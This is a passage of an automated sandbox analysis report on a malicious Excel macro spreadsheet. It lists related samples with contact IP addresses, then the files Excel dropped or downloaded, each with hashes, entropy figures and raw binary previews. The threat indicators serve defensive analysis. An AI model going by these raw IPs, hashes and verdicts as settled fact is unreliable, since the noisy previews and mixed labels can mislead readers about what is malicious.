	Documents_585904356_2104184844.xls	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	e9251e1f_by_Libranalysis.docx	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.185.5.2 • 192.254.233.89

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2.:..`HX.....b..... Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..|0.+?.`-../.xvy..e.....w.+^...w|.Q.k.9&.Q.EzS.f.....>? w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s..,.f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930 140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vl*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~ ..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....].....B0@0...U.....0....0...U..... ....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pl.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg. X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1015474066132063
Encrypted:	false
SSDEEP:	6:kKUyHwTJ0N+SkQlPlEGYRMY9z+4KlDA3RUe0ht:rwTJrkPlE99SNxAhUe0ht
MD5:	DBCD4B3215B7C4A7D7120B0B4168B355
SHA1:	1B3F0BEF420E8D7F34F17D39928B17A92F1578CA
SHA-256:	4B0F6937FB163874F91F44C5EE31997CD7084F27C27EDC3733D4FF74769341B1
SHA-512:	F9A3ED4E7CF1253807DF252AFDB8079DF642CCA41D3A5FADF6A251B6539A14599BDC01F998C95A0834A12301F88682008B5D831DDEF5E937D276B408B93746F
Malicious:	false
Reputation:	low
Preview:	p..... .....I...#A..(..... .....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i. c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	2.9719581668180095
Encrypted:	false
SSDEEP:	3:kkFklmc0l1fllXlE/jQEBllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1Ffl5nPM:kKtc00QE1liBAIdQZV7ulPPN
MD5:	EBD7919F35755DB6824AA7AF09C33F45
SHA1:	9C118E18107F4F4E611A6839979BAC5D0409299B
SHA-256:	6457575D814609FFA285B38542BF62675313C69D5039C3D8D25427830376E6E9

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
SHA-512:	448526DE45F0A43D502D8B2D65CC89D57CCF4C4C0125CC3281779DA2259C855F373D84361F5861012BCE0CB3CC1C2DF35C4118E41C8CBFFEFE61298FC3C9D 2
Malicious:	false
Reputation:	low
Preview:	p..... ....`....r..#A..(..... .....|.j-.....(.....}...h.t.t.p.:./.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.b.f.8. d.f.8.0.6.2.7.0.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\suspendedpage[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	494
Entropy (8bit):	4.962239405540505
Encrypted:	false
SSDEEP:	12:hnMQbwzRQ6QclfhxxEdWr+YZrH3atJMlgOt0quoQL:hMxRQspxCQnZrH3atEx0h
MD5:	0357AA49EA850B11B99D09A2479C321B
SHA1:	41472BA5C40F61FA1C77C42CF06248F13B8785F0
SHA-256:	0FF0B7FCB090C65D0BDCB2AF4BBD2C30F33356B3CE9B117186FA20391EF840A3
SHA-512:	A317A0F035B8DFF7CA60C76B0B75698A3528FD4C7C5E915292C982D2B38C1C937C318362C891E93BEE6FDB1B166764D7183140A837FD23DAA2BE3D2DAC5A5D C
Malicious:	false
Reputation:	moderate, very likely benign file
IE Cache URL:	http://https://anaheimdermatologists.com/cgi-sys/suspendedpage.cgi
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Support</title>. <meta http-equiv="Conten t-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="0" marginheight="0" leftmargin="0" topmargin="0">. <iframe width="100%" height="100%" frameborder="0" SCROLLING="auto" marginwidth="0" src="http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4"></iframe>. </body>.</html>.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\11D9B08A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.IR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ Ir.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. I@ ..;..X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm\|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3D04E4C7.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBA0 F
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3D04E4C7.png	
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..I.S.2...Q.'C.....h}x..... .....\..N...z...._.|.....III.666...~~~..6l.Q.J...\..m..g.h.SRR.\.p...'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII|..2. m,,,.-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e..0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g... ...f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\63D5E81C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 485 x 185, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	34787
Entropy (8bit):	7.9883689087667955
Encrypted:	false
SSDEEP:	768:XbyxVN2hP86XpVBxUmtCQHcQpKvtcFM/MoJ97bk3Ueu:m92hjPcQpWUot9Eg
MD5:	2C5A59B7F30E5E41412EC22FDEA1DBB5
SHA1:	9A64FB6A68683EEC580A881725DBD146E80D06B1
SHA-256:	E872E66F60AE5651AE96A2C2A88D07B0D1C96CDDD45F787AB04237891AD4E8FB
SHA-512:	2D494F44E1DA36794C3E707BF1173EE63E2CF3101E3B5EA60D71A194DA9A6A1EB6B9C166B7C1ACAA2D455B9C6413D0FEE40AD38972C076183EF167818D7E92C
Malicious:	false
Preview:	.PNG.....IHDR.....i.....sRGB.....pHYs.....+.....IDATx^....]U.>..{'.....".bA.6.6..o/3...:.....b....{HBBz./.....[..%yI.!>...}.^{.o.....^..R.....=..c..-Z.n]cc...W.^.....z.. 2.9s.<....?|...._j.&.....R.....K...\.V..ukS..sgKKKWWWkk._@s....<x.Q..t..1bt.5k.QG....,X0f..Y.T.....k..y..k..K6^....v.x}..p....vX.MK..5.....j...X....8...~.....z.{.aJ.Q...{.._|...|..... {.ui..M.)^...I.....};>..[n...../^..hnn.t.^.}..S.Ly.3.q.W.v.i)d.....W.x=p.".d@k.(.y...kE..P.....mH"F^...\q..v)....K...R...:O..i..G.....?...!.....y.^..W.....:u...).c.j ..=....X.....<..u.]w.7.H. ;.GE*...x.;^..WM.8.....G..x.?.Z*....:F..~..k..f.%.kN {..}(.d..C.z...2.G....x...S*.^....<..?..o...ME`.....s.9.{.....>;.5....o.T....,.I.....?...o.w..6../~..>.....S.i1.Q.)^..VIe.....~._../..G...! C.....|..k]]]v.x..wt.....=.Y0...Z.9.....=t.....]{S.)^.Mm...p..m.....M.6....r.L.6MT..3'M.4{.l~.P[h....Wtttx.....#.OR.\.r.e@

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F713F16D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]..........O..m7.r0|..."......?A.....w..;.N1u....._[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."......y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Temp\15EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	109076
Entropy (8bit):	7.917032466603316
Encrypted:	false
SSDEEP:	1536:oeuov3BiTr4GDgM+1M92hjPcQpWUot9ENPcNcrAOJOerwzkFBHhr6vQnf+zyyfqa:oeuocrZD2MopH8x+FHdoLqp6vif+zbl
MD5:	573BCC5C96CF30B21D4845252127BD73
SHA1:	9D809B5DD80F587062FE293B7B02DE489A58EEFB
SHA-256:	B5FC67FA9A42CB2EF775D878D6C0B0C2C2E991150D5FE65E5C85D0EE9CB722C6
SHA-512:	C18F6AD8FFFBF17B4581E26F699026A72FB689E53B6126149EE19A0DA8DB40FF3AD23E16F9325B4C990C24CD1968CDFC0CDD9D1640C7EFC8F639E7F1993A5F5
Malicious:	false
Preview:	.U.n.0....?.....C....I?.&..a..e.....5..Jr.....jcM....w-.hf..'..k.....0.....Z..dW.....XQ...).....l|.G3+..H..;..\....l..K...T.....&U....)Yj....2U.D.FK.H(.r.....|...`. ....&DM...R....u...f.y .xE...%#2....,.`..~!.^a.3..0.....ZAu'b.....}\/._7.A...k.H0Mq..BF.....^..`*.....7.....E. .V.-f.....2.n:.h.]].a..J.../...c.....-...c.E.u.(...../.....s.....>.....> .q...$Y....AL..Yv,).....a.@ ....pZ.....PK.....!.t.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\CabEFDC.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file

C:\Users\user\AppData\Local\Temp\CabEFDC.tmp	
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...f`D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\Local\Temp\TarEFDD.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.309740459389463
Encrypted:	false
SSDEEP:	1536:Tlz6c7xcjgCyrYBZ5pimp4Ydm6Caku2Dnsz0JD8reJgMnl3rlMGGv:TNqccCymfdmoku2DMykMnNGG0
MD5:	4E0487E929ADBBA279FD752E7FB9A5C4
SHA1:	2497E03F42D2CBB4F4989E87E541B5BB27643536
SHA-256:	AE781E4F9625949F7B8A9445B8901958ADECE7E3B95AF344E2FCB24FE989EEB7
SHA-512:	787CBC262570A4FA23FD9C2BA6DA7B0D17609C67C3FD568246F9BEF2A138FA4EBCE2D76D7FD06C3C342B11D6D9BCD875D88C3DC450AE41441B6085B2E5D485A
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....|h....210303062855Z0...+.....0..D.0..*.....`...@.,...0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue May 4 19:26:44 2021, atime=Tue May 4 19:26:44 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.479085283320057
Encrypted:	false
SSDEEP:	24:85UUkHka/XT0K6VXYYeihDv3qGnirNru/:85UUkHka/XT0ZVXv6Gi5K
MD5:	DE202AB75E36EE18DF5FACE734AB2B4C
SHA1:	66C748D8CF357D829BD70D642E18880A71540284
SHA-256:	B64AC4C2107A40E05213CC45476A7D723EA8209C1B15E052DB8C615E5B42E20B
SHA-512:	DD05247470D6D6089E749BD0110190C858A4FEEA370C46CD8C7F5D57EAC33782BB6FC5439BBEC36F70D92747F85DA7A419103DAEF5C42EC6D364204FB877703
Malicious:	false
Preview:	L.....F.....7G...yz.#A...yz.#A... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....RW...Desktop.d.....QK.X.RW.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\141700\Users.user\Desktop.....\....\....\....\....\D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....141700.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	115
Entropy (8bit):	4.398441225536168
Encrypted:	false
SSDEEP:	3:oyBVomxWdadHhCOytdHhCmxWdadHhCv:djuadHhitdHhAadHhs
MD5:	8C9EB52C403EE787EA534168C403D1F2
SHA1:	FDD2915C54BFA0FCD3DB90A99D51871DF1712CED

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SHA-256:	A2BC9EFD5CDE659A8A5600A4AE2215FA068B82C7C56CFA5DBF64A23930367134
SHA-512:	E3BA8492810D015F1D21A03301B2C9CDF6CE267FC965B35EF4CEFADE6B6CAEEC6C27A6B5BC151AA665C42C034369EAA36DF71BA45E0701BEF9A13A9BB91F3929
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..statistic-2072807337.LNK=0..statistic-2072807337.LNK=0..[misc]..statistic-2072807337.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\statistic-2072807337.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:18 2020, mtime=Tue May 4 19:26:44 2021, atime=Tue May 4 19:26:44 2021, length=109076, window=hide
Category:	dropped
Size (bytes):	2138
Entropy (8bit):	4.540824863779383
Encrypted:	false
SSDEEP:	48:8Aku/XT0ZVXb84hHpmGiQh2Aku/XT0ZVXb84hHpmGiQ/:88/XuVXb88pmGiQh28/XuVXb88pmGiQ/
MD5:	3D8CC343E0B3D13116D3DEFE7B91C1AC
SHA1:	B0A0401D67D972E243A53E71C50E31BC7B08A40C
SHA-256:	997AC877F1DAA56E21913BEC420D9F8B06CEFBC61CB87E2E86EC5E0A03DACD88
SHA-512:	1B6CC4331C0D820C404A338082BA0FD08A6AC2D462522289FD93FE5BB92C5F71AC907AD156F8826F4B985FBAE916D34D2BAEA64F9960A58FBEEB49221E00C9F2
Malicious:	false
Preview:	L.....F.... ....E..{...yz.#A..}`..#A.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2.....RS. .STATIS~1.XLS..`.....Q.y.Q.y*...8.....s.t.a.t.i.s.t.i.c.-.2.0.7.2.8.0.7.3.3.7...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\141700\Users.user\Desktop\statistic-2072807337.xlsm.0.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.s.t.a.t.i.s.t.i.c.-.2.0.7.2.8.0.7.3.3.7...x.l.s.m.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....141700.....

C:\Users\user\Desktop\D5EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	109076
Entropy (8bit):	7.916983715442186
Encrypted:	false
SSDEEP:	1536:oeuov3BiTr4GDgM+1M92hjPcQpWUot9ENPcNcrAOJOerwzkFBHhr6vQnf+zyyfHl:oeuocrZD2MopH8x+FHdoLqp6vif+zbd
MD5:	965667B94AF1D6381BCB325B13D034D6
SHA1:	006CA62692DFD563987F1DE99C21CD17579BDFC2
SHA-256:	2E25D75EF4C7B34E04E26D3D13A6E6D81C2A608C0335BC14838046A6C11C15C7
SHA-512:	C47A8B0015E6BBDDEBFB515BC09D4A441DC768AA776B26DE6481D00E26AAF1C730DA3B98B3E6E1562F4E0275E6D864F26BA46E0D9D34CA4EE2784A70E9639DA1
Malicious:	false
Preview:	.U.n.0....?.....C....I?.&..a..e.....5..Jr.....jcM....w-.hf..'..k.....0.....Z..dW.....XQ...).....l|.G3+..H..;..\....l..K...T.....&U....)Yj....2U.D.FK.H(.r.....|...`. ....&DM...R....u...f.y .xE...%#2.....`..~!.^a.3..0.....ZAu'b.....}\/._7.A...k.H0Mq..BF.....^..`*.....7.....E. .V.-f.....2.n:.h.]].a..J.../...c.....-...c.E.u.(...../.....s.....>.....> .q...$Y....AL..Yv,).....a.@ ....pZ.....PK.....!.t.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$statistic-2072807337.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
